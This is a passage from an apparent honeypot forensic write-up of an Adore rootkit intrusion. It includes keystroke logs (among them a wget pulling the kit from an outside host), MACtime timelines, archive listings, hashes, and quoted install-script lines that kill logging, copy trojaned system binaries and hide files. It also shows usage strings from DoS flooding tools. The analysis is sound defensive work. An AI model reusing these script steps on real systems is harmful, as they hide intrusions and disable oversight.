  T=10:19:01-092104. PI=5586 UI=0 wget www.djspiderx.us/dead.tar.gz
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:19:31-092104. PI=5586 UI=0 tar xvfz dead.tar.gz
```

MACtime log:

```
Tue Sep 21 2004 10:19:24  1063774 ..c 4014227  /var/spool/at/dead.tar.gz
Tue Sep 21 2004 10:19:31   152284 .a. 98415    /etc/rc.d/rc4.d/K73ypbind
(deleted-realloc)
                           152284 .a. 98415 /var/spool/at/apal/mech/mech
                             3708 .a. 98620 /var/spool/at/apal/mech/entity-
gen
                            22935 .a. 98618
/var/spool/at/apal/mech/mech.help
                             1152 .a. 98619
/var/spool/at/apal/mech/mech.set
                               90 .a. 98624
/var/spool/at/apal/mech/ftpusers-
                             4096 .a. 98402 /var/spool/at/apal/mech
                              747 .a. 98622 /var/spool/at/apal/mech/entity-
gen.c
                             4096 .a. 98402    /etc/rc.d/rc4.d/K74nscd
(deleted-realloc)
                              258 .a. 98623
/var/spool/at/apal/mech/install
                              106 .a. 98621
/var/spool/at/apal/mech/randlogins
Tue Sep 21 2004 10:19:32     2527 ..c 1327411  /var/spool/at/apal/adore-
0.34/libinvisible.h
                               50 ..c 1130811
/var/spool/at/apal/filez/default.ps
                             1904 ..c 1327408  /var/spool/at/apal/adore-
0.34/dummy.c
                            12236 ..c 1327405  /var/spool/at/apal/adore-
0.34/adore.c
                              514 ..c 2736431  /var/spool/at/apal/adore-
0.42/Makefile.in
                              274 ..c 3129652  /var/spool/at/apal/crontab-
entry
                           175480 ..c 1016113
/var/spool/at/apal/ettercap/libssl.so.0.9.4
                            22935 ..c 98618
/var/spool/at/apal/mech/mech.help
                             3708 ..c 98620
/var/spool/at/apal/mech/entity-gen
                             3415 ..c 1327410  /var/spool/at/apal/adore-
0.34/libinvisible.c
                               90 ..c 98624
/var/spool/at/apal/mech/ftpusers-
                              122 ..c 1130809
/var/spool/at/apal/filez/default.ls
                              225 ..c 2736436  /var/spool/at/apal/adore-
0.42/configure
                             4096 ..c 2736429  /var/spool/at/apal/adore-
0.42
                             4212 ..c 1327406  /var/spool/at/apal/adore-
0.34/ava.c
                              706 ..c 1327412  /var/spool/at/apal/adore-
```

```
0.34/Makefile
                              107 ..c 1130812
/var/spool/at/apal/filez/default.syslog
                              630 ..c 3719478  /var/spool/at/apal/sshd/sshd-
install
                            46060 ..c 1016112
/var/spool/at/apal/ettercap/libform.so.4
                              705 ..c 1327413  /var/spool/at/apal/adore-
0.34/Makefile.smp
                             1152 ..c 98619
/var/spool/at/apal/mech/mech.set
                           152284 ..c 98415    /etc/rc.d/rc4.d/K73ypbind
(deleted-realloc)
                               75 ..c 1130810
/var/spool/at/apal/filez/default.netstat
                            12667 ..c 3129662  /var/spool/at/apal/install
                             1734 ..c 3129670  /var/spool/at/apal/sysinfo
                              124 ..c 1327414  /var/spool/at/apal/adore-
0.34/build
                              747 ..c 98622
/var/spool/at/apal/mech/entity-gen.c
                             2191 ..c 2736440  /var/spool/at/apal/adore-
0.42/rename.c
                             4096 ..c 98402    /etc/rc.d/rc4.d/K74nscd
(deleted-realloc)
                           152284 ..c 98415    /var/spool/at/apal/mech/mech
                             1904 ..c 2736437  /var/spool/at/apal/adore-
0.42/dummy.c
                             4060 ..c 3129647  /var/spool/at/apal/sense
                             1250 ..c 3129672  /var/spool/at/apal/clean
                           683204 ..c 1016111
/var/spool/at/apal/ettercap/libcrypto.so.0.9.4
                             2527 ..c 2736439  /var/spool/at/apal/adore-
0.42/libinvisible.h
                             2800 ..c 2736433  /var/spool/at/apal/adore-
0.42/adore.h
                             3289 ..c 3129671  /var/spool/at/apal/functions
                             3417 ..c 2736438  /var/spool/at/apal/adore-
0.42/libinvisible.c
                             6971 ..c 1327409  /var/spool/at/apal/adore-
0.34/exec.c
                            23665 ..c 2736432  /var/spool/at/apal/adore-
0.42/adore.c
                              541 ..c 3719479
/var/spool/at/apal/sshd/ssh_host_key
                              258 ..c 98623
/var/spool/at/apal/mech/install
                              106 ..c 98621
/var/spool/at/apal/mech/randlogins
                             4096 m.c 4014092  /var/spool/at
                               67 ..c 1130813
/var/spool/at/apal/filez/default.telnet
                             4096 ..c 98402    /var/spool/at/apal/mech
                             4096 m.c 4014092
/etc/gconf/gconf.xml.defaults/desktop/gnome/peripherals/keyboard/%gconf.xml
.old (deleted-realloc)
                             4096 ..c 1016109  /var/spool/at/apal/ettercap
                             1979 ..c 2736435  /var/spool/at/apal/adore-
```

```
0.42/cleaner.c
                            1436 ..c 3129646  /var/spool/at/apal/inet
                            4096 ..c 3719474  /var/spool/at/apal/sshd
                            4096 ..c 1130808  /var/spool/at/apal/filez
                             525 ..c 3719475
/var/spool/at/apal/sshd/sshd_config.2
                            1979 ..c 1327407  /var/spool/at/apal/adore-
0.34/cleaner.c
                            4212 ..c 2736434  /var/spool/at/apal/adore-
0.42/ava.c
                            4096 ..c 1327404  /var/spool/at/apal/adore-
0.34
```

The archive contains:

```
g2 at # tar tvfz dead.tar.gz
drwxr--r-- /users            0 2003-04-09 22:32:53 apal/
-rwsr-sr-x /users         8676 2001-04-13 21:24:40 apal/chsh
-rwxr-xr-x /users         1436 2001-04-11 11:14:21 apal/inet
-rwxr-xr-x /users         4060 2000-09-20 22:59:45 apal/sense
-rwxr-xr-x /users         3984 2001-03-05 07:48:01 apal/vadim
-rwxr-xr-x /users        13091 2000-04-23 13:32:00 apal/stealth
drwxr-xr-x /users            0 2002-04-11 02:58:01 apal/filez/
-rw-r--r-- /users          122 2002-02-15 09:23:58 apal/filez/default.ls
-rw-r--r-- /users           75 2002-02-19 19:50:59
apal/filez/default.netstat
-rw-r--r-- /users           50 2002-02-15 09:23:11 apal/filez/default.ps
-rw-r--r-- /users          107 2002-02-10 10:08:30
apal/filez/default.syslog
-rw-r--r-- /users           67 2002-02-19 19:43:16
apal/filez/default.telnet
-rwxr-xr-x /users        83868 2000-07-12 00:31:40 apal/lsof
-rwxr-xr-x /users        42408 2001-08-11 04:53:26 apal/ls
-rw-r--r-- /users          274 2001-04-06 09:37:37 apal/crontab-entry
-rwxr-xr-x /users        88620 2002-02-15 03:13:19 apal/ps
-rwxr-xr-x /users         6100 2001-03-05 07:48:06 apal/wp
-rwxr-xr-x /users        10068 2001-03-05 07:47:51 apal/slice
-rwxr-xr-x /users         2960 2001-03-05 07:47:44 apal/shad
-rwxr-xr-x /users        59840 2002-02-15 03:13:12 apal/netstat
-rwxr-xr-x /users         1617 2001-04-16 02:48:31 apal/xinetd
-rwxr-xr-x /users        54804 2001-08-11 04:53:18 apal/find
-rwxr-xr-x /users         7320 2001-06-01 01:36:25 apal/md5sum
drwxr-xr-x /users            0 2003-04-18 03:45:11 apal/sshd/
-rw-r--r-- /users          525 2002-02-19 19:49:46 apal/sshd/sshd_config.2
-rwxr-xr-x /users          983 2002-02-15 10:14:53 apal/sshd/init.sshd
-rwxr-xr-x root/root    712471 2003-04-18 03:43:27 apal/sshd/sshd
-rwxr-xr-x /users          630 2002-02-19 19:49:37 apal/sshd/sshd-install
-rw------- /users          541 1983-09-25 17:45:00 apal/sshd/ssh_host_key
drwxr-xr-x /users            0 2002-04-11 02:58:01 apal/ettercap/
-rwxr-xr-x /users       262124 2002-02-15 02:16:33 apal/ettercap/ettercap
-rw-r--r-- /users       683204 2002-02-15 02:16:55
apal/ettercap/libcrypto.so.0. 9.4
-rw-r--r-- /users        46060 2002-02-15 02:16:52
apal/ettercap/libform.so.4
-rw-r--r-- /users       175480 2002-02-15 02:16:59
apal/ettercap/libssl.so.0.9.4
-rwxr-xr-x /users        10040 2002-02-15 02:32:24 apal/ettercap/parse
-rwxr-xr-x /users        67724 2002-02-10 11:46:44 apal/top
-rwxr-xr-x /users        12667 2003-04-09 22:32:44 apal/install
```

```
-rwxr-xr-x /users         1370 2001-04-13 21:24:42 apal/atd.init
-rwxr-xr-x /users        25176 2001-08-11 04:52:50 apal/du
-rwxr-xr-x /users        36888 2002-02-10 11:35:42 apal/ifconfig
-rwxr-xr-x /users        11864 2002-02-10 11:47:12 apal/pstree
-rwxr-xr-x /users        11496 2002-02-10 11:47:15 apal/killall
drwxr-xr-x /users            0 2002-04-11 02:58:01 apal/mech/
-rwxr-xr-x /users       152284 2002-02-15 02:04:55 apal/mech/mech
-rw-r--r-- /users        22935 2000-10-09 17:22:03 apal/mech/mech.help
-rw-r--r-- /users         1152 2002-02-19 19:56:37 apal/mech/mech.set
-rwxr-xr-x /users         3708 2001-05-27 01:36:34 apal/mech/entity-gen
-rw-r--r-- /users          106 2001-05-27 01:30:58 apal/mech/randlogins
-rw-r--r-- /users          747 2001-03-01 05:52:20 apal/mech/entity-gen.c
-rwxr-xr-x /users          258 2001-05-21 10:12:41 apal/mech/install
-rw-r--r-- /users           90 2002-02-15 01:30:11 apal/mech/ftpusers-
-rwxr-xr-x /users        28404 2002-02-10 11:55:57 apal/syslogd
-rwxr-xr-x /users         1192 2001-04-16 01:54:34 apal/syslogd.init
-rwxr-xr-x /users         1734 2002-02-10 12:31:19 apal/sysinfo
-rwxr-xr-x /users         3289 2002-02-19 19:48:40 apal/functions
-rwxr-xr-x /users         1250 2001-03-30 07:47:13 apal/clean
drwxr-xr-x /users            0 2002-04-11 02:58:01 apal/adore-0.34/
-rw-r--r-- /users        12236 2001-06-25 02:19:07 apal/adore-0.34/adore.c
-rw-r--r-- /users         4212 2001-02-26 07:55:45 apal/adore-0.34/ava.c
-rw-r--r-- /users         1979 2000-12-23 07:57:23 apal/adore-
0.34/cleaner.c
-rw-r--r-- /users         1904 2000-09-19 06:47:24 apal/adore-0.34/dummy.c
-rw-r--r-- /users         6971 2001-06-25 01:31:48 apal/adore-0.34/exec.c
-rw-r--r-- /users         3415 2001-03-23 06:34:32 apal/adore-
0.34/libinvisible. c
-rw-r--r-- /users         2527 2000-12-21 06:54:05 apal/adore-
0.34/libinvisible. h
-rw-r--r-- /users          706 2001-06-25 01:45:21 apal/adore-0.34/Makefile
-rw-r--r-- /users          705 2001-06-24 22:44:30 apal/adore-
0.34/Makefile.smp
-rwxr-xr-x /users          124 2001-06-24 23:00:35 apal/adore-0.34/build
drwxr-xr-x /users            0 2002-04-11 02:58:01 apal/adore-0.42/
-rw-r--r-- /users          127 2002-02-10 12:26:29 apal/adore-0.42/Makefile
-rw-r--r-- /users          514 2002-02-10 12:14:14 apal/adore-
0.42/Makefile.in
-rw-r--r-- /users        23665 2002-01-03 06:33:33 apal/adore-0.42/adore.c
-rw-r--r-- /users         2800 2002-02-15 10:40:57 apal/adore-0.42/adore.h
-rw-r--r-- /users         4212 2001-02-26 07:55:45 apal/adore-0.42/ava.c
-rw-r--r-- /users         1979 2000-12-23 07:57:23 apal/adore-
0.42/cleaner.c
-rwxr-xr-x /users          225 2002-02-10 12:24:22 apal/adore-
0.42/configure
-rw-r--r-- /users         1904 2000-09-19 06:47:24 apal/adore-0.42/dummy.c
-rw-r--r-- /users         3417 2001-05-13 09:15:04 apal/adore-
0.42/libinvisible. c
-rw-r--r-- /users         2527 2000-12-21 06:54:05 apal/adore-
0.42/libinvisible. h
-rw-r--r-- /users         2191 2001-05-13 09:15:04 apal/adore-0.42/rename.c
```

The md5sums for these files are as follows (note that for the md5deep command, the output has been trimmed of the full directory path for readability):

```
g2 at # md5sum dead.tar.gz
5ec38e54240097fb32df44db51e8f223  dead.tar.gz
g2 apal # md5deep -r *
7a37926535a9fb57fae52fbe7b37ec54  /apal/adore-0.34/adore.c
```

```
a8af09fd53d76d218b3fadeb70d1fc09  /apal/adore-0.34/ava.c
3cb6c54561a78dd9c555cc3cbbf95ebc  /apal/adore-0.34/cleaner.c
ca37049245b51319ddc068f23882c3f9  /apal/adore-0.34/dummy.c
4545f13dbd4c0367e358b1e0220dced0  /apal/adore-0.34/exec.c
c7e57f1289fad2bf05361f521a83de90  /apal/adore-0.34/libinvisible.c
8af11813c20a544a60d2ba2d9f8f3f67  /apal/adore-0.34/libinvisible.h
5a4cfdd273784803fa4264ce4d75b577  /apal/adore-0.34/Makefile
59c25a913720cbf4188c4b333c753bc7  /apal/adore-0.34/Makefile.smp
2b5005ad3b6bd0cbaf584c3b830c40a4  /apal/adore-0.34/build
1405929252fa918f8e2bc51a4402f179  /apal/adore-0.42/Makefile
c326c94869ef2981ad2be196f466d380  /apal/adore-0.42/Makefile.in
4ae10ffd24d3038d555bbcd068e4db5b  /apal/adore-0.42/adore.c
82448ae4e8e3b73395ab9540ce95d0c1  /apal/adore-0.42/adore.h
a8af09fd53d76d218b3fadeb70d1fc09  /apal/adore-0.42/ava.c
3cb6c54561a78dd9c555cc3cbbf95ebc  /apal/adore-0.42/cleaner.c
2fe9ab84fa6af4e0306424a4c1b64531  /apal/adore-0.42/configure
ca37049245b51319ddc068f23882c3f9  /apal/adore-0.42/dummy.c
26e38f23062df4037a287303ea021484  /apal/adore-0.42/libinvisible.c
8af11813c20a544a60d2ba2d9f8f3f67  /apal/adore-0.42/libinvisible.h
158e51f5f2ceb287a4658257c9895f40  /apal/adore-0.42/rename.c
5e13cb6e8a752921bae378ea9ccbb2ec  /apal/atd.init
1bc06c916771793e2c73e1a90d3a3035  /apal/chsh
f9e2970e3a7682440316b6e1a2687cbe  /apal/clean
c9bb696aebc5308e0c65fdf2717e9d1f  /apal/crontab-entry
3ebee92d7f4fa81174a5998d07810359  /apal/du
b33ef2e8611de543897f6db970e9e352  /apal/ettercap/ettercap
9deb3da87dc465c49ae1a57aa51aeaf7  /apal/ettercap/libcrypto.so.0.9.4
4c88063a34876b00f6a33799e5f0f157  /apal/ettercap/libform.so.4
203aafac3f25e35419e7abfdcb72a560  /apal/ettercap/libssl.so.0.9.4
724ab40973931c0361031263c0d4b5db  /apal/ettercap/parse
1376c1322c6785057f2c45bbbaeeb0aa  /apal/filez/default.ls
beefd8e7e7f80fecdbf6c3a86d5f1512  /apal/filez/default.netstat
bacb0d726195ef520269d116624e3da8  /apal/filez/default.ps
10a7ba2eea5e58efc9569300f7c969e7  /apal/filez/default.syslog
27aa4d7bcf2c341895c0d589af02690a  /apal/filez/default.telnet
67f09f6616d5f6388ed00b8ec2d64b11  /apal/find
43fb7b5511d49b459d4c0e741bb18e1f  /apal/functions
c73a5ee7ea82f265a6fda23cc4c57d5b  /apal/ifconfig
b277d6252d1104c40d4c234d837ccea2  /apal/inet
50af0dd0c0be08693d9328225103c5c8  /apal/install
79e2396060c1ade6b26cc28046fa5ec8  /apal/install.log
c08802cdd2b3de307642337aa1fe7c22  /apal/killall
3d003674321b767d7d689d0b1e9ff79a  /apal/ls
6ff797ce2da722d8f1d43002e466f238  /apal/lsof
28accab6bc3148634c09b2a0e0e1589e  /apal/md5sum
444b0d0810dde4be3532d11ccff8b0b5  /apal/mech/mech
7b4ecf27c3064965eff8cef80032d5e5  /apal/mech/mech.help
d2ec397c0a147e5645ca0c236e69c381  /apal/mech/mech.set
301599b53333a444088cb9fbd827d2d8  /apal/mech/entity-gen
2e83ae4a037d5bae76ab4c163a2b834b  /apal/mech/randlogins
edd4a6c1ad843518bc3ff9c8d0669d67  /apal/mech/entity-gen.c
5f7d0b63bea32cb7af4d62db9774b3a3  /apal/mech/install
f2df54a238b7fb4585e79e4a01a9ca17  /apal/mech/ftpusers-
85834abcc4156a8b0638cc7a03fbace3  /apal/netstat
433b55d0fc16252023f5e8b04918614f  /apal/ps
f9b1c7971b1567e7d31030d49dcb50be  /apal/pstree
464dc23cac477c43418eb8d3ef087065  /apal/sense
8c95628fc30afe9bffb483088948621c  /apal/shad
```

```
9b7a0a797750687770b66e04975b51c6  /apal/slice
d2b15a20d57a4033eead69e3775dc4f0  /apal/sshd/sshd_config.2
ddfcf52dacf8d68c5c49312019341175  /apal/sshd/init.sshd
0a1f26ac96a8a91828a0da3037c04b27  /apal/sshd/sshd
95d10384c4f3699a1ac2af794f343ef6  /apal/sshd/sshd-install
ec411d19fb0cd1c45e2e63f9a978315d  /apal/sshd/ssh_host_key
71a2be5574dca5a89081d1421bd81806  /apal/stealth
6f472964c398c786d945f92b61a71f9a  /apal/sysinfo
3a8dd2aee7106340a62bca087dd724e6  /apal/syslogd
29056af3ff697f3cf5de07ef3bc46814  /apal/syslogd.init
926e029f96a7ca04bf895ed1fd11a327  /apal/top
77670f4756e561c46007608ce5f61c51  /apal/vadim
d1d90739f4fddd245daaa5c7736987f5  /apal/wp
1466dd7ab71b0a9470b28e66275dfb8d  /apal/xinetd
```

The inclusion of files such as adore-0.34/adore.c is a good indication that this toolkit is the adore rootkit. Next our attacker installs his rootkit.

Keystroke logs:

```
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:44:50-092104. PI=5586 UI=0 cd apal
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:44:54-092104. PI=5586 UI=0 ./install
```

MACtime log:

```
Tue Sep 21 2004 10:44:54    18827 ..c 3129655  /var/spool/at/apal/slice
                            12743 ..c 3129648  /var/spool/at/apal/vadim
                            16079 ..c 3129660  /var/spool/at/apal/md5sum
                            11719 ..c 3129656  /var/spool/at/apal/shad
                            14859 ..c 3129654  /var/spool/at/apal/wp
                            92627 ..c 3129650  /var/spool/at/apal/lsof
                            21850 ..c 3129649  /var/spool/at/apal/stealth
Tue Sep 21 2004 10:44:58       75 .a. 73159
/etc/sysconfig/console/default.netstat
                               67 .a. 73162
/etc/sysconfig/console/default.telnet
                             4096 m.c 65551    /etc/sysconfig/console
                            17435 m.. 3129645  /var/spool/at/apal/chsh
Tue Sep 21 2004 10:44:59    33935 m.. 3129664  /var/spool/at/apal/du
                            42751 m.. 1327425  /tmp/cd/bin/top
                            48455 m.. 1327416  /tmp/cd/bin/ls
                            62911 m.. 1327423  /tmp/cd/bin/netstat
                            48455 m.. 1327418  /tmp/cd/bin/dir
                            68599 m.. 3129657  /var/spool/at/apal/netstat
                            37163 m.. 3129668  /var/spool/at/apal/syslogd
                            88620 m.. 3129653  /var/spool/at/apal/ps
                            45647 m.. 3129665  /var/spool/at/apal/ifconfig
                           175480 m.c 361279   /usr/lib/libssl.so.0.9.4
                            62920 m.. 1327424  /tmp/cd/bin/ps
                            20255 m.. 3129667  /var/spool/at/apal/killall
                               20 m.c 361281   /usr/lib/libssl.so ->
/usr/lib/libssl.so.0
                               24 m.c 361282   /usr/lib/libncurses.so.4 ->
/usr/lib/libncurses.so.5
                            63563 m.. 3129659  /var/spool/at/apal/find
                           270883 ..c 1016110
/var/spool/at/apal/ettercap/ettercap
```

```
                            21099 m.. 1327431  /tmp/cd/bin/pstree
                            51167 m.. 3129651  /var/spool/at/apal/ls
                               24 m.c 361280   /usr/lib/libssl.so.0 ->
/usr/lib/libssl.so.0.9.4
                               23 m.c 361276   /usr/lib/libcrypto.so ->
/usr/lib/libcrypto.so.0
                            76483 m.. 3129661  /var/spool/at/apal/top
                               21 m.c 361278   /usr/lib/libform.so ->
/usr/lib/libform.so.4
                            68295 m.. 1327419  /tmp/cd/bin/find
                            46060 m.c 361277   /usr/lib/libform.so.4
                            18799 ..c 1016114
/var/spool/at/apal/ettercap/parse
                            20623 m.. 3129666  /var/spool/at/apal/pstree
                               27 m.c 361275   /usr/lib/libcrypto.so.0 ->
/usr/lib/libcrypto.so.0.9.4
                            35255 m.. 1327426  /tmp/cd/bin/syslogd
                            51167 m.. 344156   /usr/bin/dir
                            24576 m.c 360449   /usr/lib
                           683204 m.c 361274   /usr/lib/libcrypto.so.0.9.4
Tue Sep 21 2004 10:45:03   270883 m.c 3915832  /usr/local/games/ettercap
                               41 .a. 245786   /etc/sysconfig/xinetd
                              983 m.. 3719476
/var/spool/at/apal/sshd/init.sshd
                           721230 ..c 3719477  /var/spool/at/apal/sshd/sshd
Tue Sep 21 2004 10:45:06    56035 ..c 344071   /usr/bin/iconv
                             1617 m.. 3129658  /var/spool/at/apal/xinetd
                                0 m.. 67108    /dev/null
                            23559 ..c 344069   /usr/bin/getent
                            14168 ..c 344237   /usr/bin/consolehelper
                            34111 ..c 344074   /usr/bin/locale
                            18531 ..c 344067   /usr/bin/gencat
                            21203 ..c 344068   /usr/bin/getconf
                            12239 ..c 344073   /usr/bin/lddlibc4
Tue Sep 21 2004 10:45:07    29603 ..c 344210   /usr/bin/expr
                            20623 ..c 344223   /usr/bin/tee
                             <continues for all /usr/bin/files>
```

These time line entries are directly the result of the adore rootkit installation script. The script is attached in full in the appendix as a reference to /var/spool/at/apal/install.

The attacker runs this script twice. First at 10:44 on Sept 21st, 2004:

```
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:44:54-092104. PI=5586 UI=0 ./install
```

Then at 12:44 on Sept 24th, 2004:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
 T=00:44:19-092404. PI=7871 UI=0 ./install
```

```
Wed Apr 09 2003 22:32:44    12667 m.. 3129662  /var/spool/at/apal/install
Tue Sep 21 2004 10:19:32    12667 ..c 3129662  /var/spool/at/apal/install
Fri Sep 24 2004 00:44:39      288 m.c 3129673
/var/spool/at/apal/install.log
Fri Sep 24 2004 00:45:38      288 .a. 3129673
/var/spool/at/apal/install.log
                            12667 .a. 3129662  /var/spool/at/apal/install
```

The change time shows when it was initially dropped on the honeypot. The access time shows the last run at September 24th 12:45:38am.

Since it was run twice, it's difficult to attribute exact time line entries to the script. This section will walk through the script an associate only the time line entries obviously caused by its execution.

The script changes any limiting attributes on files it intends to trojan with commands like:
chattr -iau /usr/local/sbin/sshd

Next it turns off atd and syslogging, and copies it's own init scripts:
```
killall -9 atd >/dev/null 2>&1
killall -9 syslogd >/dev/null 2>&1
cp -f syslogd.init /etc/rc.d/init.d/syslog >/dev/null 2>&1
if [ -f /etc/rc.d/init.d/syslogd ]; then
    cp -f syslogd.init /etc/rc.d/init.d/syslogd >/dev/null 2>&1
fi
/etc/rc.d/init.d/syslog stop >/dev/null 2>&1
```

Next comes the compile of adore:
```
cd adore-0.42
./configure >/dev/null 2>&1
make >/dev/null 2>&1
```

Then it checks to see if the compile worked:
```
if [ -f adore.o ] && [ ! "`2>&1 depmod adore.o cleaner.o >/dev/null`" ];
then
  echo " ok !"
  mkdir -p /lib/modules/`uname -r`/block
  mv -f adore.o /lib/modules/`uname -r`/block/nfs-init.o
  mv -f cleaner.o /lib/modules/`uname -r`/block/
  mv ava /usr/bin
  echo
  ADORE=1
fi
if [ "$ADORE" = "0" ]; then
  cd adore-0.34
  ./build >/dev/null 2>&1
  if [ -f adore.o ] && [ ! "`2>&1 depmod adore.o cleaner.o >/dev/null`" ];
then
    echo " ok !"
    mkdir -p /lib/modules/`uname -r`/block
    mv -f adore.o /lib/modules/`uname -r`/block/nfs-init.o
    mv -f cleaner.o /lib/modules/`uname -r`/block/
    mv ava /usr/bin
    echo
    ADORE=1
  fi
  cd ..
fi
```
Based on the lack of output files, I don't believe the compile actually worked. I can find

no reference to adore.o, nfs-init.o, cleaner.o or ava in the mactime logs.

The script attempts to install another copy of md5sum. But the file copy either does not complete, or it is overwritten by another action:

```
if [ ! -x /usr/bin/md5sum ]; then
    cp -f md5sum /usr/bin
fi
```

The file in /usr/bin/md5sum is not the original file, and it is not the same as the file in the rootkit installation directory:

```
g2 bin # fgrep md5sum /mnt/sde1/md5sums/usrfilesums
a1704955e89774c2ec2a5193665d9147  /usr/bin/md5sum
80db0bc7c60126c09595bb553c5b63e4  /usr/share/man/man1/md5sum.1.gz
g2 bin # md5sum /mnt/vichda2/usr/bin/md5sum
09e1acd05cc57e0cee8bd27a6140dfb0  /mnt/vichda2/usr/bin/md5sum
g2 bin # md5sum /mnt/vichda2/var/spool/at/apal/md5sum
28accab6bc3148634c09b2a0e0e1589e  /mnt/vichda2/var/spool/at/apal/md5sum
```

The script then installs text files showing which entries each trojan command should hide in the /etc/sysconfig/console directory.

```
mkdir -p /etc/sysconfig/console/
cp -f filez/* /etc/sysconfig/console/
```

For example, the trojaned ls command will look to the following file for entries it should hide from the user when executing:

```
g2 console # cat default.ls
psybnc
banner
tcp.log
atd
psybnc.conf
wp
shad
tcpd
mech.set
mech.pid
mech.session
ftpusers-
identd
nfsd
ettercap
```

The it preps trojaned versions of common linux files for installation. Script lines like:

```
touch -acmr /usr/bin/du du >/dev/null 2>&1
touch -acmr /usr/bin/find find >/dev/null 2>&1
```

Change the time attributes on the trojaned files to help mask their existence. However they also result in mactime log lines that are easy to correlate:

```
Tue Sep 21 2004 10:44:59    33935 m.. 3129664  /var/spool/at/apal/du
                            63563 m.. 3129659  /var/spool/at/apal/find
```

The script then installs trojans for common unix utilities with commands like:

```
cp -f chsh /usr/bin/chsh >/dev/null 2>&1
cp -f ps /bin >/dev/null 2>&1
cp -f top /usr/bin/ >/dev/null 2>&1
cp -f pstree /usr/bin >/dev/null 2>&1
cp -f killall /usr/bin/ >/dev/null 2>&1
cp -f ls /bin/ >/dev/null 2>&1
cp -f ls /usr/bin/dir
cp -f find /usr/bin
cp -f du /usr/bin >/dev/null 2>&1
cp -f netstat /bin/ >/dev/null 2>&1
cp -f syslogd `which syslogd` >/dev/null 2>&1
cp -f ifconfig /sbin/ifconfig >/dev/null 2>&1
cp -f clean /usr/bin
cp -f wp /usr/bin/wp
cp -f shad /usr/bin
```

We can confirm the successful installation of these files by checking their md5sum. For example:

```
g2 apal # md5sum du
3ebee92d7f4fa81174a5998d07810359  du
g2 apal # md5sum /mnt/vichda2/usr/bin/du
3ebee92d7f4fa81174a5998d07810359  /mnt/vichda2/usr/bin/du
```

The script next tries to install atd into the startup routine, but it does not appear to have worked.

Script:

```
if [ -x /sbin/chkconfig ]; then
 /sbin/chkconfig --add atd
else
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc0.d/K60atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc1.d/K60atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc2.d/K60atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc3.d/S40atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc4.d/S40atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc5.d/S40atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc6.d/K60atd >/dev/null 2>&1
fi
```

Performing a find on the file system does not return any matches for the links performed in the script:

```
g2 vichda2 # find . -name atd*
./var/lock/subsys/atd
./var/run/atd.pid
./var/spool/at/apal/atd.init
./etc/rc.d/init.d/atd
./usr/sbin/atd
./usr/share/man/man8/atd.8.gz

g2 vichda2 # find . -lname *atd*
./etc/rc.d/rc0.d/K05atd
./etc/rc.d/rc1.d/K05atd
./etc/rc.d/rc2.d/K05atd
./etc/rc.d/rc3.d/S95atd
./etc/rc.d/rc4.d/S95atd
./etc/rc.d/rc5.d/S95atd
```

```
./etc/rc.d/rc6.d/K05atd
./usr/share/man/man8/rpc.statd.8.gz
```

The symbolic links intended by the script are not installed, even though init.d/atd is already linked by other entries. In addition, the md5sums are the same as the post install checksums:

```
g2 md5sums # fgrep atd etcfilesums
524d785c2e2f156b8deb1d24004c681e  /etc/rc.d/init.d/atd
g2 vichda2 # md5sum etc/rc.d/init.d/atd
524d785c2e2f156b8deb1d24004c681e  etc/rc.d/init.d/at
```

Next the script installs what it calls 'DoS' programs.

```
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing DoS
programs...${cl}${wht}"
cp -f vadim /usr/bin >/dev/null 2>&1
cp -f slice /usr/bin >/dev/null 2>&1
cp -f stealth /usr/bin >/dev/null 2>&1
```

However these programs do not appear to have been installed as they only exist in the script installation directory.

```
g2 vichda2 # find . -name vadim
./var/spool/at/apal/vadim
g2 vichda2 # find . -name stealth
./var/spool/at/apal/stealth
g2 vichda2 # find . -name slice
./var/spool/at/apal/slice
```

Interesting strings on vadim include:

```
Vadim v.Ibeta by Luciffer
Anybody
Registered to: %s
--------------------------------
Slashing your angry Vadims at %s, port %d spoofed as %s
Unknown host: %s
Syntax: %s <host> <port> <spoof>
<host>    : either hostname or IP address.
<port>    : any open UDP port number.
<spoof>   : any real, unused i
```

Searching for 'Vadim v.Ibeta by Luciffer' on the web yielded a relavent thread at: http://www.webhostingtalk.com/archive/thread/123024-1.html

The poster had noticed his server with unusually high usage level and a ps entry for './vadim 202.159.126.140 3986 yahoo.com.' A followup post suggested it as a denial of service tool with a suggested source code url that is no longer in service.

Interesting strings in stealth include:

```
This tool is extremely dangerous. Use at your own risk!
Usage:
[0m st
```

```
[1m-
[0mkill <
[1mhost
[0m> <
[1mport
[0m>
```

Searching for the ominous sounding 'this tool is extremely dangerous' led to surprisingly limited results. Not much to go on, but it's likely another DOS tool based on the strings 'kill' and 'host'.

The 'slice' tool was much more forthcoming in it's strings:

```
Usage: %s <target> <clones> [-fc] [-d seconds] [-s packetsize] [-a srcaddr]
[-l lowport] [-h highport] [-incports] [-sleep ms] [-syn[ack]]
    target      - the target we are trying to attack.
    clones      - number of attacks to send at once (use -f for more than
6).
    -f          - force usage of more than 6 clones.
    -c          - class C flooding.
    -d seconds  - time to flood in seconds (default 200, use 0 for no
timeout).
    -s size     - packet size (default %d, use 0 for random packets).
    -a srcaddr  - the spoofed source address (random if not specified).
    -l lowport  - start port (1 if not specified).
    -h highport - end port (65335 if not specified).
    -incports   - choose ports incremental (random if not specified).
    -sleep ms   - delay between packets in miliseconds (0=no delay by
default).
    -syn        - use SYN instead ACK.
    -synack     - use SYN|ACK.
Could not resolve %s.
Exiting... (packets - sended: %d, dropped: %d)
### Slice v2.0+, lameness by sinkhole, rewritten by sacred, + by some
lamerz :P
```

Slice is obviously a denial of service tool meant to be installed by the rootkit.

Next up for the script is an install of ettercap to sniff passwords and user ids on the compromised system. It ends the ettercap section ironically enough by placing it in usr/local/games:

```
